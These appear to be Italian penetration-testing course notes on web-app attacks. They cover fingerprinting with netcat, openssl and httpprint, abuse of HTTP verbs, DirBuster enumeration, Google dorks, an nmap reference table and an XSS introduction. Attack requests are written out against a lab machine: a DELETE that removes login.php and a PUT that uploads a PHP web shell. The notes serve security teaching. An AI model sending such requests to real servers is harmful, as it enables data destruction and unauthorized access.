

Attacchi alle Web App pt.1
Web Server Fingerprinting
Exploit dei verbi HTTP
Enumerazione di file e directory
Google Hacking

Web Server Fingerprinting

Spesso le applicazioni Web compongono la maggior parte del perimetro di un Penetration testing, vista la loro esposizione su Internet e quindi a rischi provenienti dall'esterno.

→ Business over internet

Web App → Web Server ← testare se è sicuro da potenziali attacchi

Web Server fingerprinting → recupero informazioni

Fare fingerprinting di un server Web, vuol dire identificare:

- Il demone che fornisce il servizio – ad esempio: IIS, Apache, Nginx
- La versione del Web Server
- Il sistema operativo della macchina su cui gira il servizio

NETCAT → “coltellino svizzero per le connessioni TCP/IP”
→ come client e come server

Per fare il fingerprinting di un web server, si può utilizzare Netcat come client per inviare manualmente delle richieste al web server, vediamo come.

Collegarsi ad un server HTTP → passare come parametro l'host e la porta di destinazione a netcat
Assumendo che la porta di default sia la porta 80 → collegamento a tale porta

nc 192.168.1.150 80

Una volta stabilita la connessione con l'host sulla porta desiderata → inviare richiesta HTTP → verbo HEAD


HEAD / HTTP/1.0

HEAD → restituisce l'header di una data risorsa o pagina web

La figura di seguito mostra il comando netcat in azione dalla nostra macchina Kali Linux, verso l'IP 192.168.1.150 (IP di Metasploitable).

Vedete la formattazione del comando HEAD dopo la connessione al Web Server sulla porta 80 con netcat. La versione del protocollo HTTP potrebbe cambiare, qui usiamo la versione 1.0 per i nostri test.

È importante notare come nell'header, ci sia specificato il tipo di server, con tanto di versione



A terminal window titled 'Terminal' showing a netcat session. The user has typed 'nc 192.168.1.150 80' and then issued a HEAD / HTTP/1.0 request. The server responded with an HTTP/1.1 200 OK status, followed by several headers: Date, Server, X-Powered-By, Connection, and Content-Type. The entire header section is highlighted with a red box.

```
(kali㉿kali)-[~]
$ nc 192.168.1.150 80
HEAD / HTTP/1.0

HTTP/1.1 200 OK
Date: Tue, 05 Jul 2022 07:35:08 GMT
Server: Apache/2.2.8 (Ubuntu) DAV/2
X-Powered-By: PHP/5.2.4-2ubuntu5.10
Connection: close
Content-Type: text/html
```

Alcuni errori di formattazione piuttosto comuni che ci possono commettere quando si effettua fingerprinting di web server con netcat:

- La richiesta va scritta in maiuscolo
- Netcat, come avete visto nel comando precedente, non fornisce alcuna notifica di connessione avvenuta. Quindi digitate pure la richiesta appena eseguito il comando nc.
- Il comportamento di netcat può essere modificato aggiungendo al comando «nc» lo switch «-v»

- Netcat non cifra il traffico, quindi non potete utilizzarlo per connettervi ad un demone HTTPS, in questo caso bisognerà utilizzare un tool diverso

Server accetta solo connessioni HTTP per eseguire un webserverfingerprinting → OPENSSL
 OPENSSL → stabilisce un canale cifrato tra sorgente e destinazione e di conseguenza può essere utilizzato per la connessione ad un end-point che richiede un canale cifrato per la comunicazione.

openssl s_client -connect 192.168.1.150:443

dove:

s_client: indica ad openssl di fungere da client SSL/TLS per la connessione verso un web server remoto che richiede un canale cifrato

-connect: viene utilizzato per connettersi alla coppia «ip:porta» che segue (in questo caso abbiamo utilizzato ancora l'IP della nostra macchina di laboratorio, modificate pure l'IP in base alla vostra configurazione).

Gli strumenti manuali potrebbero non essere sufficientemente accurati → gli amministratori di sistema possono personalizzare i banner dei web server per rendere di fatto le attività di fingerprinting più complicate per gli attaccanti.

A supporto delle analisi di fingerprinting, tuttavia, i tool automatici utilizzano ulteriori metodi rispetto al banner grabbing visto in precedenza.

Infatti, il fingerprinting viene fatto tenendo presente alcuni dettagli implementativi specifici di particolari software, come ad esempio:

L'ordine degli header nei messaggi di risposta

Gestione degli errori

TOOL MANUALI	TOOL AUTOMATICI
NetCat OpenSSL	httpprint

HTTPPRINT → utilizza una tecnica basata su firma per identificare i server web e le versioni

httpprint -P0 -h «host» -s «file_di_firme»

Dove:

-P0, indica al comando di non inviare ping all'host. Molti server sono configurati per non rispondere alle richieste ping.

-h, serve a specificare all'interno del comando

l'host target

-s, server per impostare il file di firme (s sta per signature) da utilizzare

Come potete vedere dalla figura a fianco, la firma corrisponde alla firma del Web Server Apache/2.2.8

```

File Actions Edit View Help
(kali㉿kali)-[~]
$ httpprint -P0 -h 192.168.1.150 -s /usr/share/httpprint/signatures.txt
httpprint v0.301 (beta) - web server fingerprinting tool
(c) 2003-2005 net-square solutions pvt. ltd. - see readme.txt
http://net-square.com/httpprint/
httpprint@net-square.com

Finger Printing on http://192.168.1.150:80/
Finger Printing Completed on http://192.168.1.150:80/

Host: 192.168.1.150
Derived Signature:
Apache/2.2.8 (Ubuntu) DAV/2
811C9DC56ED3C295811C9DC5811C9DC5811C9DC5505FCFE84276E4BB811C9DC5
0D7645B5811C9DC5811C9DC5CD37187C811C9DC5811C9DC5811C9DC5811C9DC5
6ED3C2956ED3C2956ED3C295811C9DC5E2CE6927811C9DC56ED3C295811C9DC5
6ED3C2956ED3C2952A2004AC6ED3C2956ED3C2956ED3C2956ED3C295E2CE6923
E2CE69236ED3C2955D0374DBE2CE6927E2CE6923

Banner Reported: Apache/2.2.8 (Ubuntu) DAV/2
Banner Deduced: Apache/2.0.x
Score: 95
Confidence: 57.23

Scores:
Apache/2.0.x: 95 57.23
Apache/1.3.[4-24]: 92 50.97
Apache/1.3.27: 91 48.98
Apache/1.3.26: 91 48.98
Apache/1.3.[1-3]: 87 41.55
TUX/2.0 (Linux): 83 34.88
Apache/1.2.6: 77 26.23
Com21 Cable Modem: 70 18.02
WebSitePro/2.3.18: 70 18.02
Agranat-FmWeb: 69 17.00

```

Exploit dei verbi HTTP

I verbi HTTP più comuni sono:

GET → richiedere una risposta

POST → inviare i dati in un form HTTP, parametri inclusi nel corpo messaggio

HEAD → simile a GET. Richiedere Header della risposta

DELETE → cancellare un file server “Perdita di dati e Denial of Service”

PUT → per fare upload di un file su un server.

OPTIONS → richiedere i verbi, o metodi, attivi su un dato web server

CONFIGURAZIONI ERRATE TIPICHE DEI VERBI HTTP

Enumerazione con OPTIONS

Abbiamo già visto come possiamo inviare una richiesta per enumerare i metodi attivi su un web server. È generalmente il primo passo da fare per avere visibilità dei verbi attivi.

Possiamo utilizzare netcat per inviare un messaggio OPTIONS

```
nc 192.168.1.150 80  
OPTIONS /HTTP/1.0
```

Exploit DELETE:

Per sfruttare il verbo DELETE, basta specificare il file che si vuole cancellare dal server.

Un metodo DELETE non autenticato permette di eliminare qualsiasi risorsa scelta dall'attaccante sul server.

È chiaro che un metodo DELETE non configurato correttamente può portare gravi conseguenze.

```
nc 192.168.1.150 80
```

```
DELETE /percorso/della_risorsa.txt HTTP/1.0
```

Immaginate che un potenziale attaccante riesca a sfruttare un metodo HTTP DELETE non propriamente configurato per eliminare la pagina «login.php».


```
nc 192.168.1.150 80
```

```
DELETE /login.php HTTP/1.0
```

Exploit PUT:

Sfruttare il metodo PUT è più difficile in quanto sono necessarie delle informazioni a contorno per poter eseguire il comando senza commettere errori.

Una delle info necessarie è la grandezza del file che si vuole caricare sul Web Server. Per conoscerla, si possono utilizzare diverse utility. Su sistemi Linux/Unix possiamo utilizzare «wc» (word counter) con il parametro -m per avere la dimensione in byte del nostro file.




```
(kali㉿kali)-[~/Desktop]$ wc -m payload.php  
25 payload.php
```

Exploit PUT:

PUT viene spesso utilizzato per caricare Shell in PHP su un server remoto, per poi sfruttare la shell per ottenere accesso al web server non autorizzato.

Vediamo in primis il codice potenziale di una semplice Shell in PHP



- Possiamo utilizzare la shell passando il comando da eseguire per esempio tramite GET. Ricordate che nella richiesta GET i parametri sono inviati direttamente nella richiesta e NON nel corpo del comando.
- La shell ha gli stessi permessi del web server sul quale gira. Questo vuol dire che se il web server ha dei permessi amministrativi, la shell avrà gli stessi permessi.
- Con permessi amministrativi potremmo fare di tutto: creare file sul file system, eliminare file, leggere file di sistema e così via.
- Per caricare la shell, dobbiamo sapere la lunghezza del payload che andremo a caricare.
- Utilizziamo l'utility WC oppure semplicemente vediamo dal file system la grandezza del file shell.php
- Una volta fatto, potremo costruire la richiesta PUT

Exploit PUT:

La richiesta va creata come fa figura a destra
 Deve contenere il path dove vogliamo caricare la shell
 Il content type E la lunghezza in byte
 Nel corpo della richiesta, inoltre, ci sarà il nostro payload

```
nc 192.168.1.150 80
PUT /payload.php HTTP/1.0
Content-type: txt/html
Content-length: 250
```

```
<?php
```

```
If (isset....)
```

```
..
```

```
}
```

```
?>
```

Le vulnerabilità appena viste sono frequenti negli smart device o nei dispositivi embedded come:

Telecamere IP
 Dispositivi smart
 Assistenti vocali
 Videoregistratori digitali

Enumerazione di file e directory

Le informazioni che sono pubblicate su Internet sono accessibili a chiunque abbia un link per accedervi.

Tuttavia, alcuni contenuti sono volutamente tenuti segreti dagli amministratori dei siti, come per esempio la versione beta di un nuovo sito web, oppure altre funzionalità non ancora testate, i file di backup, e così via.

Per trovare queste risorse «nascoste», ci viene in aiuto l'**enumerazione**.

Scoprire file non pubblici, o vecchi backup può fornire numerose informazioni e in alcune occasioni permettere accesso a file critici.

Uno degli «errori» di programmazione lato web è lasciare i file di backup incustoditi sui server. Generalmente, i file di backup contengono di per sé informazioni piuttosto riservate, come l'IP di un database, o le credenziali per testare una particolare funzionalità.

Esistono due modi per procedere con l'enumerazione di file e directory su un web server:

- Attacchi di forza bruta (brute force)
- Attacchi a dizionario

Enumerazione con **BRUTE FORCE** → Si provano tutte le possibili combinazioni di caratteri, in modo da identificare ogni possibile nome di risorsa.

Enumerazione con **GLI ATTACCHI A DIZIONARIO** → coprono i nomi più comuni che le persone tendono a dare a file

e directory, considerando anche le estensioni che determinati file possono avere.

Per esempio, con riferimento ai file di backup, particolarmente critici, essi hanno estensioni quali:

- .bak
- .old
- .txt

Provare manualmente gli attacchi a dizionario non è fattibile, in quanto testare manualmente tutti i nomi e le estensioni comuni a mano sarebbe irrealizzabile.



Questo processo per fortuna si può automatizzare con l'aiuto di tool.

Un tool piuttosto comune ed utilizzato per fare web enumeration è DirBuster, che come molti altri tool è preinstallato di default su Kali Linux.


Lo trovate in 03 – Web Application analysis, Web Crawlers & Directory Bruteforce

Avviamo DirBuster e vediamo che parametri necessita per effettuare una web server enumeration.


- Target URL, ovvero l'URL che il tool dovrà testare
- Qui possiamo decidere se utilizzare forza bruta oppure attacchi a dizionario. Cliccando su browse possiamo scegliere il dizionario da utilizzare



- Qui possiamo decidere se fare utilizzare a Dirbuster solo richieste GET, oppure utilizzare indistintamente richieste HEAD e GET



- Infine, nella sezione evidenziata in figura a destra possiamo specificare le opzioni per il processo di enumerazione quali:
 - Directory di partenza
 - Estensione dei file (ad esempio, php, back, bck, txt)
 - Enumerazione directory e/o file



- Selezionando **option** dalla barra in alto, comparirà una nuova scheda dove possiamo ulteriormente configurare lo strumento e i suoi parametri.
Possiamo:
 - Modificare le opzioni di parsing su determinate stringhe / formati
 - Modificare le opzioni per l'autenticazione. Possiamo specificare che il target necessita di autenticazione HTTP e inserire successivamente i parametri «user name» «password» e «dominio»
 - Modificare le opzioni HTTP. Come ad esempio, aggiungere un header http custom, oppure indicare allo strumento di utilizzare un web proxy.
 - Modificare le opzioni di scansione, ad esempio possiamo limitare il numero delle richieste inviate per secondo – utile nel caso non volessi creare disservizi sul web server che stiamo analizzando.
 - Modificare le opzioni dello strumento, ad esempio il numero di thread paralleli in esecuzione, la lista da utilizzare nel caso di attacchi a dizionario ed eventuali estensioni dei file da aggiungere alla lista.

AND	+	Frasi che contengono parole
NOT	-	Testo/frase che non contentono parole
OR		Ricerca basata sulle condizioni OR

INTITLE	restituisce tutti quei risultati che hanno nel campo TITLE dell'HTML il valore o l'espressione ricercati	
INURL	restituirà risultati che contengono nell'URL la parola specificata	https://www.epicode.com/corsosecurity/file.txt
SITE	Parte dell'URL	Site:facebook.com
FILETYPE	Documenti e file OFFICE	
LINK	Pagine che puntano ad altre, URL	

CACHE	Istantanee pagine per 90gg	
NUMRANGE	2 numeri	Intext: telefono 333333..444444
STOCKS	Informazioni dettagliate su una compagnia	Stock:msft
DEFINE	Definizione termine di ricerca	
PHONEBOOK	Numeri resi pubblici	rphonebook ed bphonebook
ALLINTEXT	Stringa all'interno del testo pagina	Allintext: trova questa stringa
DIRECTORY LISTING	Pagina web elenco directory e file	intitle:index.of inurl:admin
DIRECTORY TRASVERSAL	Spostamento orizz/vert nelle directory	
SITE CRAWLING	tecnica per scovare tutti i possibili sottodomini di un dato dominio.	Site:microsoft.com --site:www.microsoft.com
NETWORK QUERY TOOL NQT	permette di eseguire task: ip/hostname lookups Query whois Traceroute	
IP/HOST NAME LOOKUPS	Hostname di un dato IP viceversa	
QUERY WHOIS	Infos sul target	
TRACEROUTE	Traccia il percorso seguito da un pacchetto	
THEHARVESTER	Trova email-username	theHarvester -d «dominio» -b «sorgente»
RECON-NG	Raccolta info	
WHOIS_POC	Individua nome ed email	
MALTEGO	open source intelligence and forensics application	

MAPPING DI RETE		
tipo	un pacchetto ICMP con type=0 → ICMP – Echo Reply, un pacchetto ICMP con type=8 → Echo request.	
codice	aggiunge ulteriori informazioni al messaggio di controllo.	ICMP con type=3 → destinazione non raggiungibile
ping	→ ICMP Echo request (invio) → ICMP Echo reply (ricezione)	Dimensione, numero pacchetto. Ip host, Time e TTL
fping	Esegue ping sweep	
nmap	Mapping di rete/servizi	
OS FINGERPRINTING	identificazione del SO	
BANNER GRABBING	recupero delle informazioni esposte da un determinato software o demone di un servizio, come la versione e il nome nome del software / servizio stesso	nmap -sV -«sT/sS/s..» -ip
NMAP SCRIPTING ENGINE (NSE)	script per automatizzare dei task di rete	sono nella cartella /usr/share/nmap/scripts --script seguito dal nome dello script che si vuole utilizzare
smb-os-discovery	determina la versione del sistema operativo di un sistema target dal banner del servizio SMB	Nmap <ip_metasploitable> --script smb-os-discovery
PORT SCANNING	processo usato per capire quali porte (TCP e UDP) sono aperte su un host al fine di rilevare il relativo servizio in ascolto	
TCP connect	Scan registrato nel log applic che ascoltano sulla rete taget	
SYN scan	Scansione furtiva – Stealth scan, non si stabilisce una connessione completa	
Vesion Detection	Scansione TCP + test per la rilevazione dei servizi in ascolto su una porta	

timing	tempo che passa tra l'invio di richieste successive, chiamata timing template.	-T0 Paranoid scan, -T1 Sneaky scan, -T2 Polite scan, -T3 Normal scan, -T4 Aggressive scan, -T5 Insane scan
Scansioni parallele	esegue più task su diversi IP in	

	maniera parallela	
--	-------------------	--

Nessus: Port scanning → service detection → ricerca nel database delle vulnerabilità → test

NETCAT	coltellino svizzero per le connessioni TCP/IP	nc 192.168.1.150 80 HEAD / HTTP/1.0
HEAD	restituisce l'header di una data risorsa o pagina web	
OPENSSL	stabilisce un canale cifrato tra sorgente e destinazione	openssl s_client –connect 192.168.1.150:443
HTTPPRINT	httprint –P0 –h «host» –s «file_di_firme»	

GET	richiedere una risposta
POST	inviare i dati in un form HTTP
HEAD	Richiedere Header della risposta
DELETE	cancellare un file server
PUT	upload di un file su un server
OPTIONS	richiedere i verbi/metodi

Attacchi alle Web App pt.2 Cross Site Scripting (XSS) → ATTACCO AGLI UTENTI

Cross Site Scripting (XSS) è una famiglia di vulnerabilità che permettono ad un potenziale attaccante di prendere il controllo su una Web App e sulle sue componenti con impatti molto gravi sugli utenti.

Attraverso un XSS è possibile:

- **Modificare** il contenuto di un sito al momento della visualizzazione
- **Iniettare** contenuti malevoli
- **Rubare** cookie, e conseguentemente le sessioni lecite degli utenti
- **Eseguire operazioni** sulla Web App con i privilegi di un utente amministrativo

Gli attori coinvolti in un attacco di tipo XSS sono:

- Il **sito web** vulnerabile agli attacchi di tipo XSS
- L'**utente** vittima (ovvero l'utente che visita il sito)
- Il **penetration tester**, o l'attaccante

Gli attacchi XSS sono possibili a causa di applicazioni Web vulnerabili.

Queste vulnerabilità si generano quando un' **applicazione utilizza un input proveniente dall'utente senza filtrarlo**, e successivamente utilizza questo input per generare il contenuto che verrà mostrato all'utente.

tecnica degli XSS → permette ad un attaccante di prendere il controllo sul codice HTML e Javascript in output, così da portare avanti un attacco nei confronti degli utenti / visitatori del sito web.

Negli attacchi di tipo XSS, l'input utente è qualsiasi parametro che arriva lato client verso l'applicazione, come:

- Header delle richieste
- Cookie
- Input di form
- Parametri POST
- Parametri GET

Teoricamente questi canali di input **dovrebbero essere validati lato server**, ovvero dovrebbero esistere delle funzioni e delle procedure particolari di sicurezza che dovrebbero sanitizzare o filtrare l'input degli utenti.

Sanitizzare/sanificare → rendere input utente accettabile per una data web app.


Per prevenire gli XSS non bisogna mai fidarsi dell'input utente, ma in fase di sviluppo della web app bisogna sempre implementare tutti i controlli di sicurezza.

Gli attacchi cross site scripting implicano l'**iniezione di codice malevolo nell'output di una pagina Web** → Questo codice viene poi eseguito dal browser degli utenti che visitano il sito.

Gli attaccanti sfruttano le vulnerabilità Cross Site Scripting (XSS) per attaccare gli utenti di un sito in diversi modi:

- **Forzando il caricamento di contenuto** malevolo nei loro web browser
- **Eseguendo operazioni** al posto dell'utente, come per esempio comprare un prodotto o modificare la password di un'utenza
- **Rubando i loro cookie di sessione**, impersonificando di fatto gli utenti legittimi

Per trovare un XSS, bisogna controllare ogni campo che richiede input utente e verificare se viene mostrato in qualche modo sull'output dell'applicazione Web.





Nella figura vediamo come il parametro della ricerca «search» viene inviato da un form (il campo Search for) e visualizzato in output (che viene detto anche punto di riflessione)

Il contenuto del campo search for (ovvero l'input del campo ricerca), viene visualizzato in output nella riga sottostante

In questa stringa viene visualizzato in output, l'input della ricerca (campo search for)

Inoltre, notate come la stringa viene passata alla web app per mezzo di una richiesta GET (i parametri sono nella richiesta)



Dopo aver trovato il punto di riflessione (in Inglese **reflection point**), bisogna capire se è possibile iniettare del codice HTML e controllare se arriva in qualche modo all'output.
Questo permetterebbe di prendere controllo della pagina di output.


Per capirlo, possiamo **utilizzare qualsiasi tag HTML valido**.

Come supporto per costruire il payload per l'XSS possiamo dare uno sguardo alla **sorgente HTML** della pagina

Generalmente, si possono utilizzare dei tag semplici, che non arrecano danno, tipo <i>, che se eseguito restituisce in output una stringa in corsivo.

